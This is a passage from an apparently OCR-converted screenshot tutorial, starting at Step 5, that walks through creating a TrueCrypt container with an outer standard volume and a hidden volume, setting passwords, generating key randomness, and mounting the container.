


Step 5: In this step you have to specify where you wish the TrueCrypt volume (file container) to be created. Note that a TrueCrypt container is just like any normal file. It can be, for example, moved or deleted as any normal file. It also needs a filename, which you will choose in the next step.


Click **Select File**.

The standard Windows file selector should appear (while the window of the TrueCrypt Volume Creation Wizard remains open in the background).


Click on save once completed




Step 6: now you will create the standard container once completed then you will create the hidden container




Step 7: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 8: choose the desired size of the volume (if you wish to hide a file that is 5megabytes (MB) then select a higher value so that you have space to hide that volume and remaining space to store insensitive files, so I inputted 10 MB)




Step 9: now input a password, confirm and click next




Step 10: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 11: read the following once the format has completed, and click on open outer volume to hide non-sensitive files




Step 12: Copy files into the folder**.**




Step 13: click next when you are ready to move to the next step to create the hidden volume




Step 14: Advanced users should select the required encryption algorithm. However standard should leave as default **click next.**




Step 15: select the required size for the hidden volume size. Keep in mind any non sensitive files you wish to store and sensitive files and the maximum size for the volume, make sure you read carefully, click next and yes




Step 16: now input a password make sure you read the information below, try to refrain from simple phrases to strengthen the password include characters **"@:[].,!"£$%^&*())_+~"**, confirm and click next and make sure you password is strong




Step 17: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 18: wait until completed



Step 19: Read the following and click ok




Step 20: Click Next




How to access the container

Step 1: to access the container **- click select file and open it**




Select a drive you wish to mount it then click on mount

